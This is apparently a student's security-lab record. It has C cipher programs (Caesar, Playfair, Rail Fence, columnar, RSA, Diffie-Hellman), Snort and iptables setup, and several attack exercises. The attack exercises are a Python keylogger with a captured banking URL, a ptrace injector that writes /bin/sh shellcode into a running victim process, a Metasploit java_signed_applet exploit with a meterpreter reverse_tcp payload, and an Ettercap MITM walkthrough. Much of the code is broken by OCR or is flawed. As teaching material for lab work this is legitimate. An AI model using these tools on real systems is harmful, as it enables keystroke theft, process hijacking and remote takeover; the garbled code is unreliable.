EX 1a
Date:

CAESAR CIPHER

Aim:

To write a C program to implement Caesar Cipher technique.

Algorithm:

1. Declare two arrays to store plaintext and ciphertext
2. Prompt the user to enter plaintext
3. Loop till the end-of line marker comes
   a. get one plaintext character & put the same in plaintext[] array and increment i
   b. apply caesar 3 key shift cipher on the character and store in ciphertext[] array and increment x.
4. Print the ciphertext

```
    return 0;
}
```

Program:

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>

void encrypt(char msg[], int k)
{
    char res[100] ;
    for(int i=0; i<strlen(msg); i++)
    {
      if(isupper(msg[i]))
      {
         res[i] = (char)(((int)msg[i] - 65 + k) % 26 + 65);
      }
      else
      {
       res[i] = (char)(((int)msg[i] - 97 + k) % 26 + 97);
      }
    }
    printf("%s", res);
}

void decrypt(char msg[], int k)
{
    char res[100];
    for(int i=0; i<strlen(msg); i++)
    {
      if(isupper(msg[i]))
      {
         res[i] = (char)(((int)msg[i] - 65 - k + 26) % 26 + 65);
      }
      else
```

```
        {
         res[i] = (char)(((int)msg[i] - 97 - k + 26) % 26 + 97);
        }
    }
    printf("%s", res);
}

int main()
{
    int ascii;
    int k;
    char msg[100];
    int op;
        printf("1. Encryption\n2. Decryption\n3. Exit");
        printf("\nEnter your Option: ");
        scanf("%d", &op);
        printf("Enter the msg/cypher : ");
        scanf("%s", msg);
        printf("Enter the Key : ");
        scanf("%d", &k);
        switch(op){
            case 1:
            {
                encrypt(msg,k);
                break;
            }
            case 2:
            {
                decrypt(msg,k);
                break;
            }
            case 3:
            {
                printf("Thankyou");
                break;
            }
            default:
                printf("Enter the valid option");
        }

    return 0;
}
```

Output:

ENCRYPTION

```
1. Encryption
2. Decryption
3. Exit
Enter your Option: 1
Enter the msg/cypher : hello
Enter the Key : 4
lipps
```

DECRYPTION

```
1. Encryption
2. Decryption
3. Exit
Enter your Option: 2
Enter the msg/cypher : lipps
Enter the Key : 4
hello
```

Result:

EX 1b
Date:

PLAY FAIR CIPHER

.

Aim:

To write a C program to implement Playfair Cipher technique.

Algorithm:

1. Initialize the contents of the table to zero.
2. Get the length of the key
3. Get the key string from the user.
4. Insert each element of the key into the table.
5. Fill the remaining entries of the table with the character not already entered into the table.
6. Enter the length of the plaintext.
7. Get the plaintext string.

Program:

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#define SIZE 30

void toLowerCase(char plain[], int ps)

{

	int i;

	for (i = 0; i < ps; i++) {

		if (plain[i] > 64 && plain[i] < 91)

			plain[i] += 32;

	}

}

int removeSpaces(char* plain, int ps)

{

	int i, count = 0;

	for (i = 0; i < ps; i++)

		if (plain[i] != ' ')

			plain[count++] = plain[i];

	plain[count] = '\0';
```

```
	return count;
}

void generateKeyTable(char key[], int ks, char keyT[5][5]) {
	int i, j, k, flag = 0, *dicty;
	dicty = (int*)calloc(26, sizeof(int));
	for (i = 0; i < ks; i++) {
		if (key[i] != 'j')
			dicty[key[i] - 97] = 2;
	}

	dicty['j' - 97] = 1;

	i = 0;
	j = 0;

	for (k = 0; k < ks; k++) {
		if (dicty[key[k] - 97] == 2) {
			dicty[key[k] - 97] -= 1;
			keyT[i][j] = key[k];
			j++;
			if (j == 5) {
				i++;
				j = 0;
			}
		}
	}
	for (k = 0; k < 26; k++) {
		if (dicty[k] == 0) {
			keyT[i][j] = (char)(k + 97);
			j++;
			if (j == 5) {
				i++;
```

```
                                        j = 0;
                                }}}}
return their position void search(char keyT[5][5], char a, char b, int arr[]) {
        int i, j;


        if (a == 'j')
                a = 'i';
        else if (b == 'j')
                b = 'i';


        for (i = 0; i < 5; i++) {


                for (j = 0; j < 5; j++) {


                        if (keyT[i][j] == a) {
                                arr[0] = i;
                                arr[1] = j;
                        }
                        else if (keyT[i][j] == b) {
                                arr[2] = i;
                                arr[3] = j;
                        }
                }
        }
}
int mod5(int a) { return (a % 5); }


int prepare(char str[], int ptrs)
{
        if (ptrs % 2 != 0) {
                str[ptrs++] = 'z';
                str[ptrs] = '\0';
        }
```

```
	return ptrs;
}
void encrypt(char str[], char keyT[5][5], int ps)
{
	int i, a[4];

	for (i = 0; i < ps; i += 2) {

		search(keyT, str[i], str[i + 1], a);

		if (a[0] == a[2]) {
		str[i] = keyT[a[0]][mod5(a[1] + 1)];
		str[i + 1] = keyT[a[0]][mod5(a[3] + 1)];
		}
		else if (a[1] == a[3]) {
			str[i] = keyT[mod5(a[0] + 1)][a[1]];
			str[i + 1] = keyT[mod5(a[2] + 1)][a[1]];
		}
		else {
			  str[i] = keyT[a[0]][a[3]];
			  str[i + 1] = keyT[a[2]][a[1]];
		}
	}
}
void encryptByPlayfairCipher(char str[], char key[]) {
	char ps, ks, keyT[5][5];
	ks = strlen(key);
	ks = removeSpaces(key, ks);
	toLowerCase(key, ks);
	ps = strlen(str);
	toLowerCase(str, ps);
	ps = removeSpaces(str, ps);
```

```
        ps = prepare(str, ps);


        generateKeyTable(key, ks, keyT);


        encrypt(str, keyT, ps);
}
int main()
{
        char str[SIZE], key[SIZE];
        printf("Key text: ");
        gets(key);
        printf("Plain text: ");
        gets(str);
        encryptByPlayfairCipher(str, key);
        printf("Cipher text: %s\n", str);
        return 0;
}
```

Output:

Key text: Monarchy
Plain text: instruments
Cipher text: gatlmzclrqtx

Result:

EX 1c
Date:

RAIL FENCE TECHNIQUE

Aim:

To write a C program to implement Rail-Fence technique.

Algorithm:

1. Get the plaintext string from the user.
2. Take the string length of the plaintext.
3. For each plaintext character do the following-
   a. If ch % 2 == 0 put in a[] array
   b. Else put in b[] array
4. Take each character in a[] array and put in s[] array and increment the index.
5. After all characters in a[] array are copied, then copy each character from b[] array and put into s[] array and increment the index.
6. Print the contents of s[] array to get ciphertext.

Program:

```
#include<stdio.h>

#include<string.h>


void encrypt(char msg[], int key){

        int msgLen = strlen(msg), i, j, k = -1, row = 0, col = 0;

        char railMatrix[key][msgLen];


        for(i = 0; i < key; ++i)

        for(j = 0; j < msgLen; ++j)

        railMatrix[i][j] = '\n';


        for(i = 0; i < msgLen; ++i){

        railMatrix[row][col++] = msg[i];
```

```
        if(row == 0 || row == key-1)
        k= k * (-1);

        row = row + k;
        }

        printf("\nEncrypted Message: ");

        for(i = 0; i < key; ++i)
        for(j = 0; j < msgLen; ++j)
        if(railMatrix[i][j] != '\n')
                printf("%c", railMatrix[i][j]);
}



void decrypt(char msg[], int key){
        int msgLen = strlen(msg), i, j, k = -1, row = 0, col = 0, m = 0;
        char railMatrix[key][msgLen];

        for(i = 0; i < key; ++i)
        for(j = 0; j < msgLen; ++j)
        railMatrix[i][j] = '\n';

        for(i = 0; i < msgLen; ++i){
        railMatrix[row][col++] = '*';
```

```
        if(row == 0 || row == key-1)
        k= k * (-1);

        row = row + k;
        }

        for(i = 0; i < key; ++i)
        for(j = 0; j < msgLen; ++j)
        if(railMatrix[i][j] == '*')
                railMatrix[i][j] = msg[m++];

        row = col = 0;
        k = -1;

        printf("\nDecrypted Message: ");

        for(i = 0; i < msgLen; ++i){
      printf("%c", railMatrix[row][col++]);

        if(row == 0 || row == key-1)
        k= k * (-1);

        row = row + k;
        }
}

int main()
```

```
{
        int ascii;
        int key;
        char msg[100];
        int op;

        printf("1. Encryption\n2. Decryption\n 3.Exit");
        printf("\nEnter your Option: ");
        scanf("%d", &op);
        printf("Enter the msg/cypher : ");
        scanf("%s", msg);
        printf("Enter the Key : ");
        scanf("%d", &key);
        if(op == 1)
        encrypt(msg, key);
        else if(op == 2)
        decrypt(msg, key);
        else  if(op == 3)
        printf("Thankyou... Exiting ");
        else
        printf("Enter a valid option");

        printf("\n");
        return 0;
}
```

Output :

ENCRYPTION:

1. Encryption
2. Decryption
3. Exit

Enter Your Option : 1
Enter the msg/cypher: HELOOBTS
Enter the Key:4
Encrypted Message: HTEBSLOO

DECRYPTION:

1. Encryption
2. Decryption
3. Exit

Enter Your Option : 2
Enter the msg/cypher: HTEBSLOO
Enter the Key:4
Encrypted Message: HELOOBTS

Result:

EX 1 d

Date:

Columnar Transposition Cipher

Aim:

To write a C program to implement Columnar Transposition Cipher.

Algorithm:

1. Get the keyword and plaintext.
2. Length of row is equal to length of keyword.
3. Write the plaintext in rows.
4. The permutation is selected based on alphabetical order of the letters in the keyword.
5. Space are filled with null or left blank.
6. Ciphertext is read column by column in the order specified by the keyword

Program:

```
#include<stdio.h>

#include<string.h>

void cipher(int i,int c);

int findMin();

void makeArray(int,int);

char arr[22][22],darr[22][22],emessage[111],retmessage[111],key[55];

char temp[55],temp2[55];

int k=0;

int main() {

        char *message,*dmessage;

        int i,j,klen,emlen,flag=0;

        int r,c,index,min,rows;

        printf("Enetr the key\n");

        fflush(stdin);

        gets(key);
```

```
printf("\nEnter message to be ciphered\n");
fflush(stdin);
gets(message);
strcpy(temp,key);
klen=strlen(key);
k=0;
for (i=0; ;i++) {
        if(flag==1)
           break;
        for (j=0;key[j]!=NULL;j++) {
                if(message[k]==NULL) {
                        flag=1;
                        arr[i][j]='-';
                } else {
                        arr[i][j]=message[k++];
                }
        }
}
r=i;
c=j;
for (i=0;i<r;i++) {
        for (j=0;j<c;j++) {
                printf("%c ",arr[i][j]);
        }
        printf("\n");
}
k=0;
```

```
for (i=0;i<klen;i++) {
        index=findMin();
        cipher(index,r);
}
emessage[k]='\0';
printf("\nEncrypted message is\n");
for (i=0;emessage[i]!=NULL;i++)
   printf("%c",emessage[i]);
emlen=strlen(emessage);
strcpy(temp,key);
rows=emlen/klen;
rows;
j=0;
for (i=0,k=1;emessage[i]!=NULL;i++,k++) {
        temp2[j++]=emessage[i];
        if((k%rows)==0) {
                temp2[j]='\0';
                index=findMin();
                makeArray(index,rows);
                j=0;
        }
}
printf("\nArray Retrieved is\n");
k=0;
for (i=0;i<r;i++) {
        for (j=0;j<c;j++) {
                printf("%c ",darr[i][j]);
```

```
                        retmessage[k++]=darr[i][j];
                }
                printf("\n");
        }
        retmessage[k]='\0';
        printf("\nMessage retrieved is\n");
        for (i=0;retmessage[i]!=NULL;i++)
            printf("%c",retmessage[i]);
        getch();
        return(0);
}
void cipher(int i,int r) {
        int j;
        for (j=0;j<r;j++) { {
                        emessage[k++]=arr[j][i];
                }
        }
}
void makeArray(int col,int row) {
        int i,j;
        for (i=0;i<row;i++) {
                darr[i][col]=temp2[i];
        }
}
int findMin() {
        int i,j,min,index;
        min=temp[0];
```

```
        index=0;
        for (j=0;temp[j]!=NULL;j++) {
                if(temp[j]<min) {
                        min=temp[j];
                        index=j;
                }
        }
        temp[index]=123;
        return(index);
}
```

Output:

Enter the Key: hello

Enter the message to be ciphered: how are you

Encrypted Message : be-hrw – y-ao-

Messagr Retrieved is how are you----

Result:

EX 2a
Date:

RSA

Aim:

To write a C program to implement RSA cryptosystem.

Algorithm:

1. Select two large prime numbers p and q
2. Compute n=pxq
3. Choose system modulus: Ø(n)=(p-1)x(q-1)
4. Select a random encryption key e such that gcd(e,Ø(n)=1
5. Decrypt by computing d=1 mod Ø(n)
6. Print the public key{e,n}
7. Print the private key{d,n}

Program:

```
#include<stdio.h>
#include<math.h>
int gcd(int a, int h)
{
   int temp;
   while(1)
   {
      temp = a%h;
      if(temp==0)
      return h;
      a = h;
      h = temp;
   }
}

int main()
{

   double p = 3;
   double q = 7;
   double n=p*q;
   double count;
   double totient = (p-1)*(q-1);
   double e=2;

   while(e<totient){
   count = gcd(e,totient);
   if(count==1)
      break;
   else
```

```
    e++;
  }

  double d;
  double k = 2;
  d = (1 + (k*totient))/e;
  double msg = 12;
  double c = pow(msg,e);
  double m = pow(c,d);
  c=fmod(c,n);
  m=fmod(m,n);

  printf("Message data = %lf",msg);
  printf("\np = %lf",p);
  printf("\nq = %lf",q);
  printf("\nn = pq = %lf",n);
  printf("\ntotient = %lf",totient);
  printf("\ne = %lf",e);
  printf("\nd = %lf",d);
  printf("\nEncrypted data = %lf",c);
  printf("\nOriginal Message Sent = %lf",m);

  return 0;
}
```

Output:

```
Message data=12.000000
P=3.000000
Q=7.000000
N=pq=21.000000
Totient=12.000000
e=5.000000
d=5.000000
Encrypted data =3.000000
Original Message=12.000000
```

Result:

EX 2b
Date:

DIFFIE-HELLMAN

Aim:

To write a C program to implement Diffie-Hellman key exchange technique.

Algorithm:

1. Get a prime number q as input from the user.
2. Get a value xa and xb which is less than q.
3. Calculate primitive root α
4. For each user A, generate a key Xa < q
5. Compute public key, α pow(Xa) mod q
6. Each user computes Ya
7. Print the values of exchanged keys.

Program:

```
#include <stdio.h>
int compute(int a, int m, int n)
{
   int r;
   int y = 1;

   while (m > 0)
   {
      r = m % 2;
      if (r == 1) {
         y = (y*a) % n;
      }
      a = a*a % n;
      m = m / 2;
   }

   return y;
}

int main()
{
   int p = 23;
   int g = 5;
   int a, b;
   int A, B;
   a = 6;
  A = compute(g, a, p);
  b = 15;
  B = compute(g, b, p);

   int keyA = compute(B, a, p);
```

```
    int keyB = compute(A, b, p);

    printf("Alice's secret key is %d\nBob's secret key is %d", keyA, keyB);

    return 0;
}
```

Output:

Alice’s secret key is 2
Bob’s secret key is 2

Result:

EX 3
Date:

DIGITAL SIGNATURE SCHEME

Aim:

To write a C program to implement a digital signature scheme.

Algorithm:

1. Get the prime number p and its divisor q from the user.
2. Get the value of h from the user.
3. Compute the value of g.
4. Get the private key xa from the user.
5. Compute the user's public key y.
6. Get the per-message secret key k and hash value of message M.
7. Compute the value of z using g, k & p
8. Compute z % q to get the value of r
9. Compute the multiplicative inverse.
10. Compute the value of s.
11. Print the signature (r, s).

Ex 4

Date

Implement Keylogger to Record Keystrokes

Aim:

To write a python program to implement key logger to record key strokes in Linux.

Algorithm :

1. Check if python-xlib is installed. If not type the command- dnf install python-xlib -y
2. Run pyxhook file using the command- python pyxhook.py
3. Create a file key.py
4. Run key.py to record all key strokes.
5. Open file.log file to view all the recorded key strokes.

Program:

```
import os
import pyxhook
# This tells the keylogger where the log file will go.
# You can set the file path as an environment variable
('pylogger_file'), # or use the default ~/Desktop/file.log
log_file = os.environ.get( 'pylogger_file', os.path.expanduser('~/Desktop/file.log'))
# Allow setting the cancel key from environment args, Default:
` cancel_key = ord( os.environ.get( 'pylogger_cancel', '`')[0])
# Allow clearing the log file on start, if pylogger_clean is
defined. if os.environ.get('pylogger_clean', None) is not None:
try:
os.remove(log_file
) except
EnvironmentError:
# File does not exist, or no
permissions. pass
```

```
#creating key pressing event and saving it into log file
def OnKeyPress(event):
with open(log_file, 'a') as f:
f.write('{}\n'.format(event.Key))

# create a hook manager object
new_hook =
pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress
# set the hook
new_hook.HookKeyboard()
try:
new_hook.start() # start the
hook except KeyboardInterrupt: 32

# User cancelled from command line.
pass
except Exception as ex:
# Write exceptions to the log file, for analysis later.
msg = 'Error while catching events:\n
{}'.format(ex) pyxhook.print_err(msg)
with open(log_file, 'a') as f:
f.write('\n{}'.format(msg)
)
```

Output*:*

```
www period
hdfcbank period
com
Return 3 2 3
Shift_L
```

India

Shift_L

dollar

percent

Result:

Ex 5

Date

Perform code injection in the running process using ptrace

Aim:

To perform code injection in the running process using ptrace.

Alogorithm:

1. Create a program that takes as input a PID of the running process and uses PTRACE_ATTACH to attach to a running process. The callee is stopped and the caller now is in control.

2. After attaching get the registers of the running process using PTRACE_GETREGS. This will also return the instruction pointer, so know where the callee is in terms of instruction execution.

3. Inject the shellcode at the point the RIP (instruction pointer) is. So inject_code method, use PTRACE_POKETEXT call which takes as input PID of the callee, target location (will be RIP of callee process), source (shellcode)

Program:

```
# include <stdio.h>//C standard input output

# include <stdlib.h>//C Standard General Utilities Library

# include <string.h>//C string lib header

# include <unistd.h>//standard symbolic constants and types

# include <sys/wait.h>//declarations for waiting

# include <sys/ptrace.h>//gives access to ptrace functionality

# include <sys/user.h>//gives ref to regs

 //The shellcode that calls /bin/sh

char shellcode[]={

"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"

"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

    };

//header for our program.

void header()

{
```

```
    printf("----Memory bytecode injector-----\n");
}
//main program notice we take command line options
int main(int argc,char**argv)
{
    int i,size,pid=0;
    struct user_regs_struct reg;//struct that gives access to registers
                                //note that this regs will be in x64 for me
                                //unless your using 32bit then eip,eax,edx etc...
    char*buff;
    header();
     //we get the command line options and assign them appropriately!
     pid=atoi(argv[1]);
    size=sizeof(shellcode);
    //allocate a char size memory
    buff=(char*)malloc(size);
    //fill the buff memory with 0s upto size
    memset(buff,0x0,size);
    //copy shellcode from source to destination
    memcpy(buff,shellcode,sizeof(shellcode));
     //attach process of pid
    ptrace(PTRACE_ATTACH,pid,0,0);
    //wait for child to change state
    wait((int*)0);
    ptrace(PTRACE_GETREGS,pid,0,&reg);
    printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);
     //Copy the word data to the address buff in the process's memory
    for(i=0;i<size;i++){
    ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
```

```
}
   //detach from the process and free buff memory
   ptrace(PTRACE_DETACH,pid,0,0);
   free(buff);
   return 0;
 }
```

Output:

open firefox on linux terminal then inject the code.... the initial program will crush but the shell will run.

gcc -o injector injector.c

get the pid of the victim process ps -e|grep firefox

new terminal and start injector give the process id for the program "./injector 4567" where 4567 is the pid of the victim.

kill -9 4567

Result:

Ex 6

Date

SNORT IDS

Aim:

To demonstrate Intrusion Detection System (IDS) using a snort tool.

Algorithm:

1. Download and extract the latest version of snort
2. Install development packages - libpcap and pcre.
3. Install snort
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

Output:

[root@localhost security lab]# **cd /usr/src**

[root@localhost security lab]# **yum install libpcap* pcre* -y**

Download LuaJIT-2.0.5

[root@localhost security lab]# **tar xvzf LuaJIT-2.0.5.tar.gz**

[root@localhost security lab]# **cd LuaJIT-2.0.5**

[root@localhost security lab]# **make**
[root@localhost security lab]# **make install**
[root@localhost security lab]# **. /configure**
[root@localhost security lab]# **cd ..**

Download daq-2.0.7

[root@localhost security lab]# **tar xvzf daq-2.0.7.tar.gz**

[root@localhost security lab]# **cd daq-2.0.7**
[root@localhost security lab]# **make**
[root@localhost security lab]# **make install**
[root@localhost security lab]# **. /configure**
[root@localhost security lab]# **cd ..**

Download snort-2.9.15

[root@localhost security lab]# **wget https://www.snort.org/downloads/snort/snort-2.9.15.tar.gz**

[root@localhost security lab]# **tar xvzf snort-2.9.15.tar.gz**

[root@localhost security lab]# **cd snort-2.9.15** [root@localhost security lab]# **make** [root@localhost security lab]# **make install**
[root@localhost security lab]# **. /configure**
[root@localhost security lab]# **snort --version**,,_ -*> Snort! <*-o")~ Version 2.9.8.2 GRE (Build 335)

"" By Martin Roesch & The Snort Team: http://www.snort.org/contact#team Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved. Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.3
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8

[root@localhost security lab]# **mkdir /etc/snort**
[root@localhost security lab]# **mkdir /etc/snort/rules** [root@localhost security lab]# **mkdir /var/log/snort** [root@localhost security lab]# **vi /etc/snort/snort.conf** add this line-
include /etc/snort/rules/icmp.rules

[root@localhost security lab]# **vi /etc/snort/rules/icmp.rulesalert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)**
[root@localhost security lab]# **snort -i p4p1 -c /etc/snort/snort.conf -l**

/var/log/snort/ Another terminal

[root@localhost security lab]# **ping www.yahoo.com**

Ctrl + C

[root@localhost security lab]# **vi /var/log/snort/alert**

[**] [1:477:3] ICMP Packet
[**] [Priority: 0]

10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84
DF Type:8 Code:0 ID:14680   Seq:64 ECHO

[**] [1:477:3] ICMP Packet
[**] [Priority: 0]

10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet
[**] [Priority: 0]

10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84
DF Type:8 Code:0 ID:14680   Seq:65 ECHO

[**] [1:477:3] ICMP Packet
[**] [Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY

Result:

Ex 7

Date:

METASPLOIT FRAMEWORK

Aim:

To set up Metasploit framework and to exploitjava_signed_applet in Windows 8 machine remotely.

Algorithm:

1. Download the latest version of VirtualBox from https://www.virtualbox.org/wiki/Downloads and install.
2. Download the latest version of KaliLinux from https://www.kali.org/downloads/ and install in VirtualBox.
3. Install the victim Windows 8 machine image in VirtualBox.
4. In KaliLinux, open the metasploit console.
5. Search for java_signed_ applet in KaliLinux for exploitation.
6. If java_signed_applet found, then perform exploit with use command.
7. To get more information about exploit type info command.
8. To get more exploit options type show options command.
9. Set RHOST with remote victim machine IP address.
10. Set target windows 8 machine to attack.
11. Set LHOST with local IP address.
12. Next, we set the payload with meterpreter.
13. Set the URIPATH on victim Windows 8 machine.
14. Attack the victim machine with exploit command.
15. Send the URL to victim machine to start meterpreter.
16. Using meterpreter run system commands to attack in victim machine.

Output:

root@kali:~#msfconsole

msf> search java signed

msf> use exploit/multi/browser/java_signed_applet

msf exploit(java_signed_applet) > info

msf exploit(java_signed_applet) > show options

msf exploit(java_signed_applet) >ifconfig

msf exploit(java_signed_applet) > set RHOST 192.168.1.100

msf exploit(java_signed_applet) > set target 1

msf exploit(java_signed_applet) > set LHOST 192.168.1.110

msf exploit(java_signed_applet) > set payload windows/meterpreter/reverse_tcp

msf exploit(java_signed_applet) > set URIPATH /

msf exploit(java_signed_applet) > exploit

msf exploit(java_signed_applet) > [*] using URL: http://192.168.1.110:8000/

meterpreter>sysinfo

Result:

Ex 8

Date:

INSTALL AND CONFIGURE IPTABLES FIREWALL

AIM :

To install iptables and configure it for variety of options.

COMMON CONFIGURATION & OUTPUTS:

1. Start/stop/restart firewalls

[root@localhost ~]# systemctl start firewalld

[root@localhost ~]# systemctl restart firewalld

[root@localhost ~]# systemctl stop firewalld

[root@localhost ~]#

2. Check all existing IPtables Firewall Rules

```
[cabox@DES workspace]$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[cabox@DES workspace]$
```

3. Block specific IP Address (eg. 172.16.8.10) in IPtables Firewall

```
[cabox@DES workspace]$ sudo iptables -A INPUT -s 172.16.8.10 -j DROP
[cabox@DES workspace]$ sudo iptables -D INPUT -s 172.16.8.10 -j DROP
[cabox@DES workspace]$
```

4. Unblock specific port on IPtables Firewall

```
[cabox@DES workspace]$ sudo iptables -A INPUT -s 172.16.8.10 -j DROP
[cabox@DES workspace]$ sudo iptables -D INPUT -s 172.16.8.10 -j DROP
[cabox@DES workspace]$
```

5. Allow specific network range on particular port on iptables

```
[cabox@DES workspace]$ sudo iptables -A OUTPUT -p tcp -d 192.168.100.0/24 --dport 22 -j ACCEPT
[cabox@DES workspace]$
```

6. **6. Block Facebook on IPTables**

[root@localhost ~]# host facebook.com

facebook.com has address 157.240.24.35 facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de facebook.com mail is handled by 10 smtpin.vvv.facebook.com.
[root@localhost ~]# whois 157.240.24.35 | grep CIDR
CIDR: 157.240.0.0/16
[root@localhost ~]#
[root@localhost ~]# whois 157.240.24.35
[Querying whois.arin.net]
[whois.arin.net]
#
ARIN WHOIS data and services are subject to the Terms of Use
available at: https://www.arin.net/resources/registry/whois/tou/
#
If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
Copyright 1997-2019, American Registry for Internet Numbers, Ltd.
#
NetRange: 157.240.0.0 - 157.240.255.255
CIDR: 157.240.0.0/16
NetName: THEFA-3
NetHandle: NET-157-240-0-0-1
Parent: NET157 (NET-157-0-0-0-0)
NetType: Direct Assignment OriginAS:
Organization: Facebook, Inc. (THEFA-3)
RegDate: 2015-05-14
Updated: 2015-05-14
Ref: https://rdap.arin.net/registry/ip/157.240.0.0
OrgName: Facebook, Inc. OrgId: THEFA-3 Address: 1601 Willow Rd.
City: Menlo Park
StateProv: CA
PostalCode: 94025
Country: US
RegDate: 2004-08-11
Updated: 2012-04-17
Ref: https://rdap.arin.net/registry/entity/THEFA-3
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
Open browser and check whether http://facebook.com is accessible
To allow facebook use -D instead of -A option
[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

Result:

Ex 9

Date

MITM ATTACK WITH ETTERCAP

Aim:

To initiate MITM attack using ICMP redirect with Ettercap tool.

Algorithm:

1. Install ettercap if not done already using the command-

   yum install ettercap-common

2. Next start ettercap in GTK

   ettercap -G

3. Click sniff, followed by **unified sniffing.**

4. Select the interface connected to the network.

5. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts

6. Click Host List and choose the IP address for ICMP redirect


7. Now all traffic to that particular IP address is redirected to some other IP address.

8. Click MITM and followed by Stop to close the attack.


Output:

[root@localhost security lab]# **yum install ettercap-common**

[root@localhost security lab]# **ettercap –G**

